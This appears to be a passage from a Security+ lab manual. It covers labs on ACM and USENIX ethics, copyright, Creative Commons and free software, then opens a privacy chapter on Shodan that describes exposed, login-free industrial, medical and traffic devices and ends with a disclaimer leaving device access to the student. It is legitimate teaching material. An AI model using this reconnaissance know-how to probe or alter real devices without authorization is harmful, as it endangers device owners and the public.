Ethics and morals both relate to “right” and “wrong” conduct. *Ethics* are a set of principles of conduct that apply to an individual or a group and are provided by an external source, such as society or a profession. Morals, on the other hand, are an individual’s own principles regarding right and wrong.

Here are four well-known ethical standards:

- **Rights** Individuals’ basic needs and welfare
- **Justice** How the costs and benefits of an action or a policy can be distributed fairly among members of a group
- **Utility** The positive and negative effects that an action or a policy has on the public
- **Care** The relationships we have with other individuals

Although these standards provide a way for thinking about how to resolve ethical conflicts, they are imprecise, and they often conflict with one another. These conflicts are caused because the depth of thinking varies from one person to the next. Furthermore, superficial thinking can have profound impacts.

The term *obligation* is defined as something you must do because of a law, rule, promise, or the like, as well as something you must do because it's morally right. Each one of us has ethical obligations to our employers, the public, as well as the environment.

To our employers, we have ethical obligations of competence, diligence, honesty, candor, confidentiality, and loyalty. To the public, we have the ethical obligation to ensure that products and services are safe and effective. To the environment, we have the ethical obligation to prevent the actual or potential occurrence of environmental damage.

60 MINUTES

Lab Exercise 24.01: ACM Ethics

This lab exercise is based on a great foundation of ethics. There is no larger educational and scientific computing society than the Association for Computing Machinery (ACM). The resources they deliver advance computing as both a science and profession. Members and the computing profession get access to leading-edge publications, conferences, and career resources, such as the premier Digital Library.

Now, let's look at the Preamble of the ACM Code of Ethics and Professional Conduct, at https://ethics.acm.org/:

> Computing professionals' actions change the world. To act responsibly, they should reflect upon the wider impacts of their work, consistently supporting the public good. The ACM Code of Ethics and Professional Conduct ("the Code") expresses the conscience of the profession.
>
> The Code is designed to inspire and guide the ethical conduct of all

> computing professionals, including current and aspiring practitioners, instructors, students, influencers, and anyone who uses computing technology in an impactful way. Additionally, the Code serves as a basis for remediation when violations occur. The Code includes principles formulated as statements of responsibility, based on the understanding that the public good is always the primary consideration. Each principle is supplemented by guidelines, which provide explanations to assist computing professionals in understanding and applying the principle.
>
> Section 1 outlines fundamental ethical principles that form the basis for the remainder of the Code. Section 2 addresses additional, more specific considerations of professional responsibility. Section 3 guides individuals who have a leadership role, whether in the workplace or in a volunteer professional capacity. Commitment to ethical conduct is required of every ACM member, and principles involving compliance with the Code are given in Section 4.
>
> The Code as a whole is concerned with how fundamental ethical principles apply to a computing professional's conduct. The Code is not an algorithm for solving ethical problems; rather it serves as a basis for ethical decision-making. When thinking through a particular issue, a computing professional may find that multiple principles should be taken into account, and that different principles will have different relevance to the issue. Questions related to these kinds of issues can best be answered by thoughtful consideration of the fundamental ethical principles, understanding that the public good is the paramount consideration. The entire computing profession benefits when the ethical decision-making process is accountable to and transparent to all stakeholders. Open discussions about ethical issues promote this accountability and transparency.
>
> Copyright © 2018 by the Association for Computing Machinery

Learning Objectives

In this lab exercise, you'll explore the ACM Code of Ethics and Professional Conduct. At the end of this lab exercise, you'll be able to

- Understand the ACM Code of Ethics and Professional Conduct
- Relate the ACM Code of Ethics and Professional Conduct to your own experiences

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Read each of the items listed here from the ACM Code of Ethics and Professional Conduct (Copyright © 2018 by the Association for Computing Machinery), as well as their descriptions (refer to https://ethics.acm.org/). For each item, give an example where you, as a computing professional, acted ethically or non-ethically. If you’ve never been in a situation described, mention that, but also add your thoughts to what is described.

⌨ **1–4**

Step 1 Give an example of where you, as a computing professional, acted ethically or non-ethically relating to these general ethical principles identified by the ACM.

1. GENERAL ETHICAL PRINCIPLES.

A computing professional should…

1.1 Contribute to society and to human well-being, acknowledging that all people are stakeholders in computing.

1.2 Avoid harm.

1.3 Be honest and trustworthy.

1.4 Be fair and take action not to discriminate.

1.5 Respect the work required to produce new ideas, inventions, creative works, and computing artifacts.

1.6 Respect privacy.

1.7 Honor confidentiality.

Step 2 Give an example of where you, as a computing professional, acted ethically or non-ethically relating to these professional responsibilities identified by the ACM.

2. PROFESSIONAL RESPONSIBILITIES.

A computing professional should…

2.1 Strive to achieve high quality in both the processes and products of professional work.

2.2 Maintain high standards of professional competence, conduct, and ethical practice.

2.3 Know and respect existing rules pertaining to professional work.

2.4 Accept and provide appropriate professional review.

2.5 Give comprehensive and thorough evaluations of computer systems and their impacts, including analysis of possible risks.

2.6 Perform work only in areas of competence.

2.7 Foster public awareness and understanding of computing, related technologies, and their consequences.

2.8 Access computing and communication resources only when authorized or when compelled by the public good.

2.9 Design and implement systems that are robustly and usably secure.

Step 3 Give an example of where you, as a computing professional, acted ethically or non-ethically relating to these professional leadership principles identified by the ACM.

3. PROFESSIONAL LEADERSHIP PRINCIPLES.

Leadership may either be a formal designation or arise informally from influence over others. In this section, “leader” means any member of an organization or group who has influence, educational responsibilities, or managerial responsibilities. While these principles apply to all computing professionals, leaders bear a heightened responsibility to uphold and promote them, both within and through their organizations.

A computing professional, especially one acting as a leader, should…

3.1 Ensure that the public good is the central concern during all professional computing work.

3.2 Articulate, encourage acceptance of, and evaluate fulfillment of social responsibilities by members of the organization or group.

3.3 Manage personnel and resources to enhance the quality of working life.

3.4 Articulate, apply, and support policies and processes that reflect the principles of the Code.

3.5 Create opportunities for members of the organization or group to grow as professionals.

3.6 Use care when modifying or retiring systems.

3.7 Recognize and take special care of systems that become integrated into the infrastructure of society.

Step 4 Give an example of where you, as a computing professional, acted ethically or non-ethically relating to compliance with the ACM code.

4. COMPLIANCE WITH THE CODE.

A computing professional should…

4.1 Uphold, promote, and respect the principles of the Code.

4.2 Treat violations of the Code as inconsistent with membership in the ACM.

⏱ **60 MINUTES**

Lab Exercise 24.02: USENIX Ethics

This lab exercise also involves analyzing a great groundwork of ethics. USENIX supports advanced computing systems communities and looks to help furthering the reach of innovative research. While known for organizing conferences and publishing research, their greatest strength is their building of communities in computing systems. For more background, check out USENIX's website at www.usenix.org/about.

➔ **Note**

USENIX originally was called Unix Users Group when the organization was founded in 1975. In 1977, the name was changed because they were informed that UNIX was trademarked. Since then, they've been USENIX: The Advanced Computing Systems Association. USENIX is not an acronym.

Also, read about the 2016 retiring of the LISA Special Interest Group (SIG) for Sysadmins at www.usenix.org/blog/refocusing-lisa-community.

Nowadays, LISA refers to the Large Installation System Administration Conference (www.usenix.org/conferences/byname/5).

Finally, investigate the League of Professional System Administrators (LOPSA) website at https://lopsa.org/. LOPSA advances the practice of system administration, serving the public through education and outreach related to system administration issues. Practitioners are supported, recognize, educated, and encouraged.

Learning Objectives

In this lab exercise, you'll explore the USENIX System Administrators' Code of Ethics, co-signed by USENIX, LISA, and LOPSA in 2006. At the end of this lab exercise, you'll be able to

- Understand the USENIX System Administrators' Code of Ethics
- Relate the USENIX System Administrators' Code of Ethics to your own experiences

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Read each of the items listed here from the USENIX System Administrators’ Code of Ethics, as well as their descriptions (listed at https://www.usenix.org/system-administrators-code-ethics and https://lopsa.org/CodeOfEthics). For each item, explain how you plan to implement it in the future in your career.

⌨ **1–10**

Step 1 Professionalism

Step 2 Personal Integrity

Step 3 Privacy

Step 4 Laws and Policies

Step 5 Communication

Step 6 System Integrity

Step 7 Education

Step 8 Responsibility to Computing Community

Step 9 Social Responsibility

Step 10 Ethical Responsibility

⏱ **60 MINUTES**

Lab Exercise 24.03: Ethical Scenarios

If you haven’t yet found yourself in an ethical dilemma, the odds are good that you will at some point. Roleplaying and acting out possible ethical scenarios are great ways to prepare for such inevitable situations.

Learning Objectives

In this lab exercise, you’ll explore various ethical scenarios. At the end of this lab exercise, you’ll be able to

- Understand various ethical scenarios
- Analyze various ethical scenarios

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Analyze the following scenarios involving ethical dilemmas. For each of the following scenarios, you should perform the following tasks:

- Identify the ethical dilemma.
- List risks, issues, problems, and consequences.
- List all the stakeholders (those with an interest who can affect or be affected) and their rights.
- Describe possible actions and the effects these actions might have on the stakeholders.
- Find at least one ACM Code of Ethics item that applies to each scenario.

1–8

Step 1 E-mail

You are the systems administrator for a mid-sized company. You can monitor the company network from home, and you frequently work from home. Your houseguest is visiting for a week and asks to use your computer to check their e-mail.

Step 2 Records

You work for an Internet service provider (ISP). Someone asks you to get a copy of records for a person and offers to pay you $500. What do you do?

Step 3 Flaw

You are a member of a team working on a computer-controlled crash-avoidance system for automobiles. You think the system has a flaw that could endanger people. The project manager does not seem concerned and expects to announce completion of the project soon.

Step 4 Licensing

Your company has 25 licenses for a program, but you discover that it has been copied onto 80 computers.

Step 5 Gaming

Your fellow co-op student is using a computer at the helpdesk to play a game online. He does this for over an hour.

Step 6 Loophole

You suspect and find a loophole in the company’s network security system that allows you to access other employees’ records. You tell the systems administrator about the loophole, but two weeks later, he sees you in the hall and tells you that it hasn’t been patched yet.

Step 7 Software Recommendation

Your boss asks for your advice on how to improve the security of his brother’s business’s network. You refer him to an expert in the field, who answers several of your boss’s questions. Then your boss asks for a recommendation for a security suite. The expert tells your boss about a program that received the top rating from a respected magazine that compared security suites. The expert, though, does not mention that the magazine gave another product that had fewer features, but a much lower price, a “best buy” rating. The expert also fails to mention that the security suite was made by a business partner of his. The expert also didn’t mention that he owns a 3 percent stake in the company.

Step 8 Job Questionnaire

You’re filling out a job questionnaire. It asks if you’ve ever engaged in illegal activity, using file sharing as an example.

⏱ **60 MINUTES**

Lab Exercise 24.04: Copyright

Copyright law is the body of law that relates to the appropriate use of a person’s intellectual property—written documents, pictures, musical compositions, and the like. Copyright literally refers to a person’s right to copy the work that they have created.

Typically, for works created after 1977, the duration of a copyright spans the author’s life plus 70 years. If the author performed a “work for hire,” copyright lasts the shorter amount of 120 years after the work was created or 95 years after it was published. It’s a little more complicated, though, for works that were created before 1978.

Those infringing on copyright can be brought to court under a civil case, and when applicable, they can also be prosecuted under a criminal case.

Learning Objectives

In this lab exercise, you’ll explore the concept of copyright. At the end of this lab exercise, you’ll be able to

- Understand how copyright and the public domain work
- Understand the Stop Online Piracy Act (SOPA)
- Understand the PROTECT IP Act (Preventing Real Online Threats to Economic Creativity and Theft of Intellectual Property Act, or PIPA)

- Understand the fair use doctrine
- Understand the difference between trademarks, patents, and copyrights

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

The 1998 Copyright Term Extension Act (which also goes by names including the Sonny Bono Copyright Term Extension Act, Sonny Bono Act, and even the Mickey Mouse Protection Act) extended the copyright timeframe for works made in 1923 or after that were still covered by copyright in 1998, through at least 2019.

Under this act, works made in 1923 or afterward that were still protected by copyright in 1998 will not enter the public domain until 2019 or later.

Since Mickey Mouse debuted in 1928, the year 2024 marks the first year that works featuring Mickey Mouse will be released to the public domain. Based on the date that a product appeared, it could be later.

3–6

Step 1 Read this article on how Mickey Mouse has evaded the public domain:

https://priceonomics.com/how-mickey-mouse-evades-the-public-domain/

Step 2 Read these articles on why it’s unlikely that Mickey Mouse will evade the public domain this time around:

https://mentalfloss.com/article/524325/why-mickey-mouse-could-soon-be-public-domain

https://arstechnica.com/tech-policy/2018/01/hollywood-says-its-not-planning-another-copyright-extension-push/

Step 3 What are your thoughts on copyright and the Mickey Mouse story? How can you relate this story to something computing related?

Step 4 Research the Stop Online Piracy Act and the PROTECT IP Act. What are your thoughts on these acts? What were the protests against these acts about?

Here are some links to get you started:

https://en.wikipedia.org/wiki/Stop_Online_Piracy_Act

https://en.wikipedia.org/wiki/PROTECT_IP_Act

https://en.wikipedia.org/wiki/Protests_against_SOPA_and_PIPA

Step 5 What is the fair use doctrine, and in what situations can it be applied?

Here is a link to get you started:

https://www.copyright.gov/fair-use/more-info.html

Step 6 What is the difference between trademarks, patents, and copyrights?

Here are a couple of links to get you started:

https://www.uspto.gov/learning-and-resources/uspto-videos/basic-facts-trademarks-patents-and-copyrights

https://www.upcounsel.com/trademark-vs-copyright

⏱ **60 MINUTES**

Lab Exercise 24.05: Creative Commons

If you’re an author of a work and you want to let other people share, use, and modify your work, a Creative Commons (CC) license is for you. It’s not all or nothing, either, as the various CC licenses allow for great flexibility.

Learning Objectives

In this lab exercise, you’ll explore Creative Commons licenses. At the end of this lab exercise, you’ll be able to

- Identify the different CC licenses
- Select a CC license based on an original idea

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Creative Commons provides licenses and public domain tools that allow people and organizations to grant copyright permissions for creative and academic works, ensure that there is proper attribution, and allow other people and organizations to copy, distribute, and use those works. Peruse the Creative Commons website at https://creativecommons.org/about/ for more background.

⌨ **1–3**

Step 1 Explain each of the different types of licenses found here:

https://creativecommons.org/licenses/

Step 2 Read the following and explain how CC0 is different from the others:

https://creativecommons.org/share-your-work/public-domain/cc0/

Step 3 Describe a work you’re thinking of creating (or just make one up). Using this page, what is the resulting license?

https://creativecommons.org/choose/

⏱ **60 MINUTES**

Lab Exercise 24.06: FSF and GNU

Visit the FSF website at www.fsf.org. The Free Software Foundation (FSF) promotes computer user freedom and defends the rights of all software users.

Another related stop on our tour is the GNU Operating System website at www.gnu.org/home.en.html. The GNU operating system is free software that protects the freedom of computer users. It consists of GNU packages and free software designed by others.

Learning Objectives

In this lab exercise, you'll explore what the FSF and GNU are all about. At the end of this lab exercise, you'll be able to

- Understand the motivations of the Free Software Foundation
- Understand what GNU represents

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

The following explanation of free software is from www.gnu.org/philosophy/free-sw.en.html:

> A program is free software if the program's users have the four essential freedoms:

- The freedom to run the program as you wish, for any purpose (freedom 0).
- The freedom to study how the program works, and change it so it does your computing as you wish (freedom 1). Access to the source code is a precondition for this.

- The freedom to redistribute copies so you can help others (freedom 2).
- The freedom to distribute copies of your modified versions to others (freedom 3). By doing this you can give the whole community a chance to benefit from your changes. Access to the source code is a precondition for this.

The reason the numbering of the freedoms starts with 0 can be found in the footnote at the bottom of the web page.

1–4

Step 1 Describe the difference between the GNU Project and the GNU System, as explained here:
https://www.gnu.org/gnu/gnu-history.en.html

Step 2 Explain the different GNU licenses, listed here:

https://www.gnu.org/licenses/licenses.html

Step 3 Explain your thoughts on this video by Richard Stallman:

https://youtu.be/Ag1AKIl_2GM

Step 4 The Free Software Foundation strongly claims that “free software” and “open source” are not the same thing, as described here:

https://www.gnu.org/philosophy/open-source-misses-the-point.en.html

Here is the story from the other side:

https://opensource.com/resources/what-open-source

What are the differences between the two?

Lab Analysis

1. What is the ACM?

   ____

   ____

2. What is USENIX?

3. Why is it important to roleplay and act out possible ethical scenarios?

4. What is copyright?

5. What is Creative Commons?

6. What is the Free Software Foundation?

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

ethics

fair use

GNU

open source

PIPA

public domain

SOPA

1. The _____________ licenses are similar to CC licenses.
2. Two controversial acts dealing with copyright include _____________ and _____________.

3. The Mickey Mouse Protection Act has prevented Mickey Mouse from entering the _____________.

4. A set of principles of conduct that relate to “right” and “wrong” conduct is known as _____________.

5. The Free Software Foundation distances their beliefs from _____________ software.

6. Using part of a book, like this one, in a college course might fall under the doctrine known as _____________.

Chapter 25
Privacy

Lab Exercises

The Merriam-Webster dictionary defines privacy as “the quality or state of being apart from company or observation” and “freedom from unauthorized intrusion” (www.merriam-webster.com/dictionary/privacy).

NIST’s definitions of privacy include “restricting access to subscriber or Relying Party information in accordance with Federal law and Agency policy,” “assurance that the confidentiality of, and access to, certain information about an entity is protected,” “freedom from intrusion into the private life or affairs of an individual when that intrusion results from undue or illegal gathering and use of data about that individual,” and “the right of a party to maintain control over and confidentiality of information about itself” (https://csrc.nist.gov/glossary/term/privacy).

Violations of privacy can lead to breaches of confidentiality (seeing something that shouldn’t be seen), integrity (changing something that shouldn’t be changed), and availability (denying access to data and information to authorized individuals).

A cybercriminal or pentester can certainly use technical skills to breach confidentiality, integrity, and availability. However, would you believe that there are ways of just asking simple queries or simply clicking links on certain websites to get data and information that could cause great damage to confidentiality, integrity, and availability?

What you’re going to see and do in this chapter will shock, amaze, and even scare you. How can so much private data and information be so readily available and public facing?

60 MINUTES

Lab Exercise 25.01: Shodan

Although Shodan is often labeled the world’s scariest and most terrifying search engine, Google is usually the first thing that comes to mind when you hear the term *search engine*. However, what Shodan is looking for is completely different from what Google is looking for. Google’s spider crawls the World Wide Web, a collection of information that can be accessed through web pages, identified by URLs (Uniform Resource Locators), also known as web addresses, typed into the address bar of a browser. Documents accessed from the World Wide Web are written in HTML (HyperText Markup Language) and are accessed through HTTP (Hypertext Transfer Protocol) or HTTPS (Hypertext Transfer Protocol Secure), which uses HTTP over TLS (Transport Layer Security) for encryption and decryption. The World Wide Web is just one way that data and information are sent and received over the Internet, a global interconnection of networks and devices that use the TCP/IP (Transmission Control Protocol/Internet Protocol) protocol suite.

The Internet and the World Wide Web are not the same thing. The Internet represents the infrastructure connecting systems and networks worldwide. It’s the hardware—computers, routers, switches, and more. It includes the client and server services and software running on these devices, as well as the TCP/IP suite that all devices use. It also includes the cables and wireless technologies connecting the devices.

The Internet itself is what Shodan searches. Shodan is looking for webcams, routers, servers, and lots of different types of devices connected to the Internet of Things (IoT).

IoT represents nontraditional computing devices that have sensors, software, and more that communicate with other devices. They can be found in smart homes, vehicles, and organizations including medical and healthcare, transportation, manufacturing, agriculture, maritime, infrastructure (city, energy, and environmental), military, and much more.

Many IoT devices have little to no security for various reasons. The financial cost of implementing security could make the device less profitable. Security is inversely proportional to convenience and usability (just like a seesaw, when one side goes up, the other goes down), so some manufacturers make their IoT devices as simple as possible for users, worrying that some customers won't buy a device they believe will be hard to use and configure. IoT devices don't have much RAM and CPU power, compared to other devices, and as such can't support certain security mechanisms. Many use default passwords that are a simple web search away. Some were designed without a single thought toward security and have literally none! Some IoT devices need a human to initiate an upgrade or security patch (which is not a guarantee), while others don't even have the capability of updates.

Now consider that IoT devices are always connected to the Internet, are constantly collecting tons of data and information, and are running on networks with little to no security using insecure protocols.

One of my favorite stories is about a casino that got hacked through its Internet-connected fish tank thermometer. Read about it here: https://thehackernews.com/2018/04/iot-hacking-thermometer.html.

There is a famous meme, "The S in IoT Stands for Security," which should make complete sense now.

The greatest users of Shodan are not actually cybercriminals, but rather cybersecurity specialists, penetration testers, academic researchers, law enforcement, and governments.

Billions of devices are accessible online. These devices can be identified easily by banner information. These banners contain metadata about a device's software, including the version and options supported, as well as welcome messages, warning messages, and more. From the banners, Shodan is able to identify the specifics of these devices, including make and model. The banners could even indicate what authentication mechanisms are used or if authentication is disabled. Banners vary based on the person creating them and the type of the service the device provides. When this information is combined with geographic information, Internet service provider (ISP) information, and more gleaned from the IP address, a clear picture of a device can emerge. That clear picture can include device vulnerabilities that can be easily exploited, such as unchangeable hardcoded passwords and manufacturer-created backdoors. Shodan is a great tool that can help find these vulnerable devices, which will ultimately lead to securing them.

Shodan can even collect statistics and calculate measurements. For example, Shodan can indicate countries that are increasingly connecting with each other more, which version of Apache is used the most, and even how many devices are vulnerable to a new piece of malware.

Some of the IoT devices found by researcher Dan Tentler using Shodan in 2013, five years after its debut in 2008, included traffic light controls, traffic cameras, a swimming pool acid pump, a hydroelectric plant, a hotel wine cooler, a hospital heart rate monitor, a home security app, a gondola ride, and a car wash. In the case of traffic light controls, a warning message “DEATH MAY OCCUR !!!” was visible in the banner. If Tentler wanted to, he could have easily put the lights in “test” mode and caused unimaginable damage! Why? These controls, incredibly enough, required no login credentials.

You can read more about the discoveries at https://money.cnn.com/gallery/technology/security/2013/05/01/shodan-most-dangerous-internet-searches/index.html.

In further research, announced at the beginning of 2016, Tentler found webcams showing marijuana plantations, bank back rooms, rooms inside houses (including kitchens, living rooms, and garages), areas outside of houses (including front gardens and backyards), public locations such as ski slopes and swimming pools, students in colleges and schools, laboratories, and even cash registers inside of retail stores.

In 2013, another researcher, Shawn Merdinger, detailed what he found with Shodan, including Caterpillar trucks whose onboard monitoring systems had an easily guessable username/password combination, fetal heart monitors, and even the power switch that controlled a hospital’s neurosurgery wing.

Also in 2013, researcher Billy Rios, who had already found close to 2,000 building management systems that had no username or password configured on Shodan, found one such building management system without credentials belonging to…Google.

Anything that has a web interface can be discovered by Shodan, including smart TVs, smart refrigerators, water treatment facilities, wind turbines, yachts, license plate readers, heating and security control systems for banks, condos, corporations, and universities, industrial control systems, SCADA systems (some controlling nuclear power plants), and electrical grids.

In his book *Complete Guide to Shodan*, Shodan founder John Matherly explains how the discovery process of Shodan works:

> The basic algorithm for the crawlers is:
>
> 1. Generate a random IPv4 address.
> 2. Generate a random port to test from the list of ports that Shodan understands.
> 3. Check the random IPv4 address on the random port and grab a banner.
> 4. Goto 1.
>
> This means that the crawlers don't scan incremental network ranges. The crawling is performed completely random to ensure a uniform coverage of the Internet and prevent bias in the data at any given time.

Remember, "The S in IoT Stands for Security."

Learning Objectives

In this lab exercise, you'll explore Shodan. At the end of this lab exercise, you'll be able to

- Understand how Shodan works
- Perform Shodan searches

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

The question of legality is often raised with Shodan. As per the following sources, there seems to be no reason to worry.

The following is from www.safetydetectives.com/blog/what-is-shodan-and-how-to-use-it-most-effectively/:

> Shodan is completely legal and does not breach the US government’s Computer Fraud and Abuse Act. On its own, the service only collects data that was already available to the public. The metadata for various IoT devices is already broadcasted online, and Shodan simply reports what it finds.

The following is from www.comparitech.com/blog/vpn-privacy/remove-device-shodan/#Is_Shodan_legal:

> One of the first questions the uninitiated ask is, “Is it legal?” CT Access’s Scott Hirschfeld, answering from a technical point of view, says it is. Because Shodan is just a “massive port scanner” and simply exposes vulnerable devices (does not actually use the information it discovers), it is legal. “Port scanning is not a violation of the Computer Fraud and Abuse Act, because it does not meet the requirement for damage concerning the availability or integrity of the device.” Popular scanners like nMap and Nessus can do pretty much the same job.

Finally, the following is from https://securitygladiators.com/what-is-shodat/:


> To put it in simpler terms, Shodan runs a simple scan of each and every port that almost all Internet of Things run on. After doing that, the scan comes back with various search results which are both structured and readable. Now, the thing you need to understand here is that the results

> Shodan scan comes back with are already available on various open ports even without any help from services like Shodan. That is why we said that Shodan on its own does nothing. It does nothing apart from showing information that is already available. In other words, Shodan finds already-available information. Moreover, our research also shows that activities such as port scanning are not illegal. Such activities in no way violate anything that is mentioned in the Computer Fraud and Abuse Act. To take an example, Google does a terrific job of tailoring its search results which are actually based on a very specific algorithm. After doing that, Google presents all the information that it has found on the internet in ways that Google feels would provide the most benefit to a given online user. Now, we are aware of the fact that Shodan does not do any of that. All that a simple search result actually does is that it exposes vulnerable systems and devices.

The preceding does not represent any official legal advice. The author and publisher are not to be held liable for any reason regarding this lab exercise. This includes, but is not limited to, trying to access and change configurations on any devices. You have the ability to decide on how to proceed.

Step 1 You’ll start by creating a free Shodan account and logging in. Then you’ll be ready to perform your first Shodan searches.

a. Go to https://www.shodan.io/, as shown in Figure 25-1.



The search engine for Security

Shodan is the world's first search engine for Internet-connected devices.

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

81% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

FIGURE 25-1 Shodan

